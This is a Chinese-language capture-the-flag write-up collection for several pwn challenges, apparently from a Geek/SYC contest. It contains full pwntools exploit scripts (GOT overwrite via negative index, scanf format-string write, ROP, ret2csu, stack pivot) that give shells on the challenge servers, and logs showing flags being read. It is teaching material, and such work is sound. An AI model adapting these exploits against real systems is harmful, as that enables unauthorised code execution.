
IDA美化:

本题内存在结构体，ida反编译时识别不了结构体，需要手动添加结构体：



y键更改类型，n重命名






结果：

```
puts("--->>ADD<<---:");
ptr = student;
v1 = 0LL;
while ( ptr->isused )
{
  if ( v1 == 15 )
  {
    puts("Aready full.");
    return 0LL;
  }
  ptr = &student[++v1];
}
puts("Your name:");
read(0, ptr->name, 8uLL);
puts("Introduce:");
read(0, ptr->introduce, 0x20uLL);
ptr->isused = 1LL;
return 0LL;
}
```

解题思路：

- 进入fun函数，输出puts的go表拿到libc
- edite输入的index为int型，输入负数也满足delete的条件，根据偏移找到可更改memset的got表为system



- add一次，姓名设为/bin/sh,随后delete就构造出了system（"/bin/sh"）

EXP:

```
#!/usr/bin/python3
# -*- encoding: utf-8 -*-

from pwn import *

#context(os = 'linux', arch = 'amd64', log_level = 'debug')
context(os = 'linux', arch = 'amd64', log_level = 'debug')
#context.terminal = ['tmux', 'splitw', '-h']

elf = './int'
# ip_add ="172.20.192.1"
ip_add = "nc1.ctfplus.cn"
# port = 37251
port = 19201
break_point = "b *fun"
choice = 0
if choice == 1 :
    p = process(elf)
    gdb.attach(p,break_point)
else :
    p = remote(ip_add,port)

#-------------------------------------------------------------------------------
---------
rv = lambda x            : p.recv(x)
rl = lambda a=False      : p.recvline(a)
ru = lambda a,b=True     : p.recvuntil(a,b)
rn = lambda x            : p.recvn(x)
sd = lambda x            : p.send(x)
sl = lambda x            : p.sendline(x)
sa = lambda a,b          : p.sendafter(a,b)
sla = lambda a,b         : p.sendlineafter(a,b)
#u32 = lambda             : u32(p.recv(4).ljust(4,b'\x00'))
#u64 = lambda             : u64(p.recv(6).ljust(8,b'\x00'))
inter = lambda           : p.interactive()
debug = lambda text=None : gdb.attach(p, text)
lg = lambda s,addr       : log.info('\033[1;31;40m %s --> 0x%x \033[0m' %
(s,addr))
pad = lambda a,b           : print("{} --->".format(a),hex(b))
#-------------------------------------------------------------------------------
---------

def menu(num):
    sla("<Your chioce>:",str(num).encode())

def add(name,introduce):
```

```
    menu(1)
    sa("Your name:",name)
    sa("Introduce:",introduce)

def view(id):
    menu(2)
    sla("Index: ",str(id).encode())

def delete(id):
    menu(3)
    sla("Index: ",str(id).encode())

def edite(id,payload):
    menu(4)
    sla("Index: ",str(id).encode())
    sa("message:",payload)

def fun(address):
    menu(5)
    sla('(such as 0xffff)',str(hex(address)).encode())
    ru("massege:")
    return u64(rv(8))

puts_got = 0x404038
libc = fun(puts_got)-0x0000000000061c90
pad("libc",libc)

printf = libc + 0x0000000000061c90
system = libc + 0x0000000000052290
edite(-4,p64(0)+p64(printf)+p64(system))

add(b'/bin/sh',b'a')
delete(0)

inter()
```

ez_fmt

知识点：

- scanf的格式化字符串漏洞

逻辑梳理：

1. 两次function函数可拿到栈上的数据
2. vuln函数read有溢出，可溢出到scanf的第一个参数

漏洞点：

- scanf()的格式化字符串和printf的格式化字符串漏洞类似，都可以通过'%x$'来锁定解析参数的位置。如printf("%6$p")打印地7个参数上的值，也就是rsp指向的8字节。同理scanf("%6$s")，解析第7个参数位置存放的地址，并往该地址写入数据，等同于'scanf("%s",[rsp])'

解题思路：

1. function函数拿libc和stack

2. 进入vuln函数，写入返回地址，用scanf修改掉返回地址为ogg
3. 返回时rdi指向buf，所以buf写入binsh

EXP:

```
#!/usr/bin/python3
# -*- encoding: utf-8 -*-

from pwn import *

#context(os = 'linux', arch = 'amd64', log_level = 'debug')
context(os = 'linux', arch = 'amd64', log_level = 'debug')
#context.terminal = ['tmux', 'splitw', '-h']

elf = './scanf'
add ="nc1.ctfplus.cn"
#add = "127.0.0.1"
port = 22577
break_point = "b *fun"
choice = 1
if choice == 1 :
    p = process(elf)
    gdb.attach(p,break_point)
else :
    p = remote(add,port)

#-------------------------------------------------------------------------------
---------
def psd(x):
    p.send(x)
    print("[>] Send_data:")
    for i in range(len(x)//8):
        print("    %.2x"%(i*8)+":",hex(u64(x[8*i:8*i+8].ljust(8,b'\x00'))))
    print("[>] Data_had_sent.")
rv = lambda x            : p.recv(x)
rl = lambda a=False      : p.recvline(a)
ru = lambda a,b=True     : p.recvuntil(a,b)
rn = lambda x            : p.recvn(x)
sd = lambda x            : p.send(x)
sl = lambda x            : p.sendline(x)
sa = lambda a,b          : p.sendafter(a,b)
sla = lambda a,b         : p.sendlineafter(a,b)
#u32 = lambda             : u32(p.recv(4).ljust(4,b'\x00'))
#u64 = lambda             : u64(p.recv(6).ljust(8,b'\x00'))
inter = lambda           : p.interactive()
debug = lambda text=None : gdb.attach(p, text)
lg = lambda s,addr       : log.info('\033[1;31;40m %s --> 0x%x \033[0m' %
(s,addr))
pad = lambda a,b         : print("[+]{} --->".format(a),hex(b))
#-------------------------------------------------------------------------------
---------

def fun(num):
    sla('Input offset:(0x..)\n',str(hex(num)).encode())
```

```
# 08:0040| rbp     0x7fffffffe340 —▸ 0x7fffffffe350 ◂— 1
# 09:0048|+008     0x7fffffffe348 —▸ 0x55555555538d (main+61) ◂— mov eax, 0
def vuln(target,rip):
    payload = b'/bin/sh\x00'+p64(target)+b'%9$s\x00'.ljust(16,b'\x00')
    psd(payload)
    sl(p64(rip))

fun(0x10)
stack = u64(rv(6)+b'\x00\x00') #0x7fffffffe350
fun(0x38)
libc = u64(rv(6)+b'\x00\x00') - 0x024083
pad("libc",libc)
system = libc + 0x0000000000052290
ogg = libc+0xE3B01
vuln(stack-8*3,ogg)

inter()
```

stdout

知识点：

- 全缓冲机制
- ret2txt+rop

漏洞扫视：

1. stfbuf(stdout,buf,2,0x1000),全缓冲stdout（程序也提示了，write函数是能够输出的）
2. gift未初始化栈空间，栈内可puts出libc
3. vuln内有0x20字节栈溢出

解题思路：

1. gift函数向缓冲区写入libc
2. 进入vuln函数，溢写返回地址的最低字节，控制到如下位置：

```
.text:0000000000001378                mov     edi, 1          ; fd
.text:000000000000137D                call    _write
.text:0000000000001382                mov     eax, 0
.text:0000000000001387                call    vuln
.text:000000000000138C                mov     eax, 0
.text:0000000000001391                pop     rbp
```

   因为vuln函数返回时read(0,stack,0x60)不会更改寄存器内容的原因，控制rip到如上位置就构造成write(1,stack,0x60)就可拿程序基地址

3. 之后就循环进入vuln函数，其中puts会循环向缓冲区写数据，直到缓冲区满了输出libc

EXP:

```
#!/usr/bin/python3
# -*- encoding: utf-8 -*-

from pwn import *

#context(os = 'linux', arch = 'amd64', log_level = 'debug')
context(os = 'linux', arch = 'amd64', log_level = 'debug')
#context.terminal = ['tmux', 'splitw', '-h']
```


```
elf = './stdout'
add = "nc1.ctfplus.cn"
#add = "127.0.0.1"
port = 49754
break_point = 'b *system'
# break_point = 'b *$rebase(0x00000000000012BF)\n'
choice = 0
if choice == 1 :
    p = process(elf)
    gdb.attach(p,break_point)
else :
    p = remote(add,port)

#-------------------------------------------------------------------------------
---------
rv = lambda x            : p.recv(x)
rl = lambda a=False      : p.recvline(a)
ru = lambda a,b=True     : p.recvuntil(a,b)
rn = lambda x            : p.recvn(x)
sd = lambda x            : p.send(x)
sl = lambda x            : p.sendline(x)
sa = lambda a,b          : p.sendafter(a,b)
sla = lambda a,b         : p.sendlineafter(a,b)
#u32 = lambda             : u32(p.recv(4).ljust(4,b'\x00'))
#u64 = lambda             : u64(p.recv(6).ljust(8,b'\x00'))
inter = lambda           : p.interactive()
debug = lambda text=None : gdb.attach(p, text)
lg = lambda s,addr       : log.info('\033[1;31;40m %s --> 0x%x \033[0m' %
(s,addr))
pad = lambda a,b         : print("[+]{} --->".format(a),hex(b))
#-------------------------------------------------------------------------------
---------

def gift():
    sd(b'a'*0x18)#写入libc进入缓冲区
    ru("???,out??\n")

def vuln_1():
    sd(b'a'*0x48+b'\x78')
    rv(0x48)

def vuln_2(addr):
    sd(b'a'*0x48+p64(addr)+b'\x00'*0x10)

gift()
vuln_1()
call_vuln = u64(rv(8))
file_addr = call_vuln-0x0000000000013a2
pad('file_addr',file_addr)

for i in range(0xb0):
    vuln_2(call_vuln)
ru('aaaaaaaaaaaaaaaaaaaaaaaa')
libc = u64(rv(6)+b'\x00\x00')-0x1e94a0
pad('libc',libc)
```

```
pad('file_addr',file_addr)

back_door = file_addr + 0x00000000000013b6
system = libc + 0x000000000052290
rdi = libc + 0x23b6a
binsh = libc + 0x00000000001B45BD
rop = p64(rdi) + p64(binsh) + p64(system)
ret = libc + 0x0000000000022679

ogg = 0x00000000000E3CF3 + libc

sd((b'a'*0x48+p64(ret)+p64(call_vuln)).ljust(0x60,b'\x00'))

sd(b'a'*0x48+rop)
# sd(b"a"*0x48+p64(ogg))

inter()
```

简单的签到：


这道题主要是想让师傅们会简单使用pwntools来获取和传递信息，只需要获取题目给出的式子然后将结果返回即可：

```
from pwn import*
# from LibcSearcher import*
from ctypes import*
# elf = ELF('./main')
#libc = ELF('libc.so.6')
jude = 1
if jude == 1:
    node = 'nc1.ctfplus.cn'
    num = 38336

    p = remote(node,num)
else:
    p = process('./main')

p.sendlineafter("If you are ready, press the Enter key to start our challenge.",b'')

a = int(p.recvuntil(b'*')[:-2])
b = int(p.recvuntil(b'=')[:-2])
c = int(a * b)

p.sendline(str(c).encode())

p.interactive()
```



00000：

这一个题我们拖入ida可以看到：



```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  FILE *stream; // [rsp+8h] [rbp-118h]
  char s[128]; // [rsp+10h] [rbp-110h] BYREF
  char v7[136]; // [rsp+90h] [rbp-90h] BYREF
  unsigned __int64 v8; // [rsp+118h] [rbp-8h]

  v8 = __readfsqword(0x28u);
  init(argc, argv, envp);
  puts("Here is a secret file ... you find out its password?");
  generate_password();
  printf("Enter the password: ");
  fgets(s, 128, stdin);
  if ( !strcmp(s, password) )
  {
    puts("Now you have the secret document, please keep it safe.");
    stream = fopen("/home/ctf/flag.txt", "r");
    if ( !stream )
    {
      puts("Error: missing flag.txt.");
      exit(1);
    }
    fgets(v7, 128, stream);
    puts(v7);
  }
  else
  {
    puts("The password is wrong and you cannot access the secret files.");
  }
  return __readfsqword(0x28u) ^ v8;
}
```

```
unsigned __int64 generate_password()
{
  FILE *stream; // [rsp+0h] [rbp-10h]
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  stream = fopen("/dev/urandom", "r");
  if ( stream )
  {
    fgets(password, 128, stream);
    if ( !fgets(password, 128, stream) )
      perror("Failed to read from /dev/urandom");
    fclose(stream);
  }
  else
  {
    perror("Failed to open /dev/urandom");
  }
  return __readfsqword(0x28u) ^ v2;
}
```

只要我们的密码输入正确我们就可以直接拿到flag；

密码在哪生成？我们可以注意到函数`generate_password();`

在这里面可以看到是随机生成密码的，漏洞也在这里，这里随机生成会有可能生成'\0'截断，那么如果第一个字节就是'\0'的话，fgets就会认为读取完毕就会终止，那么就会写入一个空字符进去，那么我们什么都不输入就能够比较成功了：

```
from pwn import*

node = 'nc1.ctfplus.cn'
num =  37521
p = remote(node,num)
p.sendline("")
p.interactive()
```

因为出题的时候写的是一次输入错误就会退出程序，所以要是想要高效爆破的话可以写一个脚本来持续运行第一个脚本直到成功：

```
import subprocess
import time
import sys

while True:
    # 启动 a.py，并设置输入和输出
    process = subprocess.Popen(
        ["python3", "a.py"],
        stdin=subprocess.PIPE,
        stdout=subprocess.PIPE,
        stderr=subprocess.PIPE,
        text=True
    )

    success_detected = False  # 用于检测是否成功

    while True:
```

```
        # 从 a.py 读取输出
        output = process.stdout.readline()

        # 如果 a.py 结束，退出内部循环，并重新启动
        if output == '' and process.poll() is not None:
            print("a.py exited, restarting...")
            break  # 退出内部循环，重新启动 a.py

        if output:
            print(output.strip())  # 打印 a.py 的输出
            # 检查输出中是否有特定提示
            if "Now you have the secret document, please keep it safe." in
output:
                print("Success detected! Handing control back to a.py.")

                # 切换到与 a.py 的交互模式，持续读取输出
                success_detected = True
                while True:
                    additional_output = process.stdout.readline()
                    if additional_output == '' and process.poll() is not None:
                        print("a.py exited.")
                        break
                    if additional_output:
                        sys.stdout.write(additional_output)  # 打印来自 a.py 的额外
输出
                        sys.stdout.flush()
                break  # 成功后退出内部循环

            elif "The password is wrong and you cannot access the secret files."
in output:
                print("Password is wrong, restarting a.py...")
                # 关闭 a.py 进程
                process.terminate()
                process.wait()  # 等待进程完全终止
                break  # 退出内部循环以重新启动 a.py

    # 如果成功检测到，退出主循环
    if success_detected:
        break

    # 等待 a.py 进程退出
    process.wait()

    # 可选：在每次运行之间暂停一段时间
    # time.sleep(1)
```

```
Here is a secret file. Can you find out its password?
Enter the password: The password is wrong and you cannot access the secret files.
Password is wrong, restarting a.py...
[x] Opening connection to nc1.ctfplus.cn on port 37521
[x] Opening connection to nc1.ctfplus.cn on port 37521: Trying 103.85.86.154
[+] Opening connection to nc1.ctfplus.cn on port 37521: Done
[*] Switching to interactive mode
Here is a secret file. Can you find out its password?
Enter the password: The password is wrong and you cannot access the secret files.
Password is wrong, restarting a.py...
[x] Opening connection to nc1.ctfplus.cn on port 37521
[x] Opening connection to nc1.ctfplus.cn on port 37521: Trying 103.85.86.154
[+] Opening connection to nc1.ctfplus.cn on port 37521: Done
[*] Switching to interactive mode
Here is a secret file. Can you find out its password?
Enter the password: Now you have the secret document, please keep it safe.
Success detected! Handing control back to a.py.
SYC{f357b646-906d-4fd8-b3cd-7c0b0ca7dc9b}
```

你会栈溢出吗：

可以说是最经典的栈溢出，本意也是想让师傅们能够学会这个知识所以基本没有变化。

```
1 int welcome()
2 {
3   char v1[12]; // [rsp+4h] [rbp-Ch] BYREF
4
5   puts("Welcome to geek,what's you name?");
6   gets(v1);
7   return printf("hello,%s\nDo you know key?", v1);
8 }
```

gets不检测输入的字符的长度，并且没有canary，而且还能找到后门函数

```
#!/usr/bin/env python3
from pwn import*
from ctypes import*
context(os='linux', arch='amd64', log_level='debug')
context.log_level = 'debug'

# file_name = "./stackover"

# 以什么方式启动
# elf = ELF(file_name)
# libc = ELF('libc.so.6')
jude = 1
if jude == 1:
    node = 'nc1.ctfplus.cn'
    num =  38705
    p = remote(node,num)
else:
    p = process(file_name)
system_adr = 0
bin_sh = 0
libc_base = 0

# libc = cdll.LoadLibrary('libc.so.6')

def ret2csu(pop_addr,mov_adr,fun_addr,rdi,rsi,rdx):
    p = p64(pop_addr)
    p += p64(0) + p64(1) + p64(fun_addr) +p64(rdi) +p64(rsi) +p64(rdx)
+p64(mov_adr)
```

```
    p += b'a'*56
    return p
#==========================================================================
li = lambda x : print('\\x1b[01;38;5;214m' + x + '\\x1b[0m')
ll = lambda x : print('\\x1b[01;38;5;1m' + x + '\\x1b[0m')
s = lambda s : p.send(s)
sl = lambda s : p.sendline(s)
sa = lambda n,s : p.sendafter(n,s)
sla = lambda n,s : p.sendlineafter(n,s)
r = lambda n : p.recv(n)
rl = lambda  : p.recvline()
ru = lambda s : p.recvuntil(s)
ra = lambda : p.recvall()
ia = lambda : p.interactive()
uu32 = lambda data : u32(data.ljust(4, b'\\x00'))
uu64 = lambda data : u64(data.ljust(8, b'\\x00'))
#u64(p.recvuntil(b'\\x7f')[-6:].ljust(8,b'\\x00'))
#u32(p.recvuntil(b'\\xf7'))
def g():
    gdb.attach(p)
    pause()
#==========================================================================

backdoor = 0x000000000400728 +1
pl = b'a'*(12 + 8) + p64(backdoor)
sla("Welcome to geek,what's you name?",pl)

p.interactive()
```

```
❯ python3 a.py
[+] Opening connection to nc1.ctfplus.cn on port 38705: Done
/usr/local/lib/python3.8/dist-packages/pwnlib/tubes/tube.py:841: BytesWarning: Text is not bytes; assuming AS
  res = self.recvuntil(delim, timeout=timeout)
[DEBUG] Received 0x20 bytes:
    b"Welcome to geek,what's you name?"
[DEBUG] Sent 0x1d bytes:
    00000000  61 61 61 61  61 61 61 61  61 61 61 61  61 61 61 61  │aaaa│aaaa│aaaa│aaaa│
    00000010  61 61 61 61  29 07 40 00  00 00 00 00  0a           │aaaa│) @·│····│·│
    0000001d
[*] Switching to interactive mode
[DEBUG] Received 0x1 bytes:
    b'\n'

[DEBUG] Received 0x53 bytes:
    00000000  68 65 6c 6c  6f 2c 61 61  61 61 61 61  61 61 61 61  │hell│o,aa│aaaa│aaaa│
    00000010  61 61 61 61  61 61 61 61  61 61 29 07  40 0a 44 6f  │aaaa│aaaa│aa)·│@·Do│
    00000020  20 79 6f 75  20 6b 6e 6f  77 20 6b 65  79 3f 79 65  │ you│ kno│w ke│y?ye│
    00000030  73 2c 79 65  73 2c 74 68  69 73 20 69  73 20 6b 65  │s,ye│s,th│is i│s ke│
    00000040  79 2e 79 6f  75 20 63 61  6e 20 63 61  74 63 68 20  │y.yo│u ca│n ca│tch │
    00000050  6d 65 3f                                           │me?│
    00000053
hello,aaaaaaaaaaaaaaaaaaaa)\x07@
Do you know key?yes,yes,this is key.you can catch me?$ cat flag
[DEBUG] Sent 0x9 bytes:
    b'cat flag\n'
[DEBUG] Received 0x2a bytes:
    b'SYC{cad55f87-d4dc-46ec-9095-aacf2c613e00}\n'
SYC{cad55f87-d4dc-46ec-9095-aacf2c613e00}
```

su~~~~:

C罗 + su = csu;

这个也是经典csu，相信师傅们网上一找就是一大堆;

```
ssize_t writesomething()
{
  _BYTE buf[128]; // [rsp+0h] [rbp-80h] BYREF

  return read(0, buf, 0x200uLL);
}
```

这里存在溢出：

```
.text:00000000004008E0 loc_4008E0:                             ; CODE XREF: __libc_csu_init+54↓j
.text:00000000004008E0                 mov     rdx, r15
.text:00000000004008E3                 mov     rsi, r14
.text:00000000004008E6                 mov     edi, r13d
.text:00000000004008E9                 call    ds:(__frame_dummy_init_array_entry - 600E10h)[r12+rbx*8]
.text:00000000004008ED                 add     rbx, 1
.text:00000000004008F1                 cmp     rbp, rbx
.text:00000000004008F4                 jnz     short loc_4008E0
.text:00000000004008F6
.text:00000000004008F6 loc_4008F6:                             ; CODE XREF: __libc_csu_init+34↑j
.text:00000000004008F6                 add     rsp, 8
.text:00000000004008FA                 pop     rbx
.text:00000000004008FB                 pop     rbp
.text:00000000004008FC                 pop     r12
.text:00000000004008FE                 pop     r13
.text:0000000000400900                 pop     r14
.text:0000000000400902                 pop     r15
.text:0000000000400904                 retn
.text:0000000000400904 ; } // starts at 4008A0
.text:0000000000400904 __libc_csu_init endp
.text:0000000000400904
```

csu的关键地方在于控制这里的两块代码，可以利用它来构造我们所需的寄存器的值来泄露出libc，泄露出libc过后再利用溢出打onegadget一步到位：

```
#!/usr/bin/env python3
from pwn import*
# from pwncli import *
#from LibcSearcher import*
from ctypes import*
context(os='linux', arch='amd64', log_level='debug')
#context.terminal = ['tmux','splitw','-h']
context.log_level = 'debug'
context.terminal = ['byobu', 'sp', '-h']

file_name = "./csu"

# 以什么方式启动
elf = ELF(file_name)
libc = ELF('libc.so.6')
jude = 1
if jude == 1:
    node = 'nc1.ctfplus.cn'
    num =  42257
    p = remote(node,num)
else:
    p = process(file_name)
system_adr = 0
bin_sh = 0
libc_base = 0

# libc = cdll.LoadLibrary('libc.so.6')

def ret2csu(pop_addr,mov_adr,fun_addr,rdi,rsi,rdx):
```

```
    p = p64(pop_addr)
    p += p64(0) + p64(1) + p64(fun_addr) +p64(rdi) +p64(rsi) +p64(rdx)
+p64(mov_adr)
    p += b'a'*56
    return p
#=============================================================================
li = lambda x : print('\\x1b[01;38;5;214m' + x + '\\x1b[0m')
ll = lambda x : print('\\x1b[01;38;5;1m' + x + '\\x1b[0m')
s = lambda s : p.send(s)
sl = lambda s : p.sendline(s)
sa = lambda n,s : p.sendafter(n,s)
sla = lambda n,s : p.sendlineafter(n,s)
r = lambda n : p.recv(n)
rl = lambda  : p.recvline()
ru = lambda s : p.recvuntil(s)
ra = lambda : p.recvall()
ia = lambda : p.interactive()
uu32 = lambda data : u32(data.ljust(4, b'\\x00'))
uu64 = lambda data : u64(data.ljust(8, b'\\x00'))
#u64(p.recvuntil(b'\\x7f')[-6:].ljust(8,b'\\x00'))
#u32(p.recvuntil(b'\\xf7'))
def g():
    gdb.attach(p)
    pause()
#=============================================================================

#gdb.debug("./csu","b main")
puts_got = elf.got['puts']
main_addr = 0x000000000040080C
gadget1 = 0x00000000004008FA
gadget2 = 0x00000000004008E0
bss = 0x601000 + 0x200
read_addr = 0x0000000000400798

sla("exit.\\n",b'1')

pl1 = b'a' * 0x88 + p64(gadget1)  + p64(0) + p64(1) + p64(puts_got) +
p64(puts_got) + p64(puts_got)
pl1 += p64(8) + p64(gadget2) + b'b' * 0x38 + p64(read_addr)
sl(pl1)

puts_base = u64(p.recvuntil(b'\\x7f')[-6:].ljust(8,b'\\x00'))
li(hex(puts_base))
libc_addr = puts_base - 0x80970
ogg = 0x4f302 + libc_addr

pl2 = b'a' * 0x88 + p64(ogg)
sl(pl2)

p.interactive()
```


```
$ ls
[DEBUG] Sent 0x3 bytes:
    b'ls\n'
[DEBUG] Received 0x3c bytes:
    b'bin\n'
    b'csu\n'
    b'flag\n'
    b'ld-linux-x86-64.so.2\n'
    b'lib\n'
    b'lib32\n'
    b'lib64\n'
    b'libc.so.6\n'
bin
csu
flag
ld-linux-x86-64.so.2
lib
lib32
lib64
libc.so.6
$ cat flag
[DEBUG] Sent 0x9 bytes:
    b'cat flag\n'
[DEBUG] Received 0x2a bytes:
    b'SYC{058c59bd-340b-403c-a135-ff022cbe95e0}\n'
SYC{058c59bd-340b-403c-a135-ff022cbe95e0}
$
```

这里的空间有点小啊：

空间有点小咋办呢，那就栈迁移

题目也是没有任何的坑，经典栈迁移题型；

要完成栈迁移，这里我们得先理解leave和ret这两个指令的作用是什么：•leave相当于`mov esp,ebp pop ebp`;•ret相当于`pop eip`;



溢出的大小为0x10，我们首先可以将rbp修改成我们将要写入shellcode的地方比如bss段上：

```
sla(">>",b'1')
pl = b'a' * 48 + p64(bss + 0x30) + p64(read)
sa("Now you can write something",pl)
```

因为我们的read函数末尾自带一个leave ret；所以这里我们会将rbp给pop到bss段上面，然后ret回read可以再次写入

```
pl2  = p64(pop_rdi) + p64(puts_got) + p64(puts_plt)
pl2 += p64(pop_rbp) + p64(bss+0x200 +0x30)+p64(read)
pl2 += p64(bss-8)+p64(leave_ret)

p.send(pl2)
```


```
.text:000000000040071C                  lea     rax, [rbp-30h]
.text:0000000000400720                  mov     edx, 40h ; '@'  ; nbytes
.text:0000000000400725                  mov     rsi, rax        ; buf
.text:0000000000400728                  mov     edi, 0          ; fd
.text:000000000040072D                  mov     eax, 0
.text:0000000000400732                  call    _read
.text:0000000000400737                  nop
```

看汇编我们可以知道，read函数是从`rbp-0x30`开始写的，所以我们写入的数据都会放进bss段上面，所以我们这一次写入的时候目的是为了完成泄露libc地址，并且将rdi迁移到这个地方来执行的我们的代码。

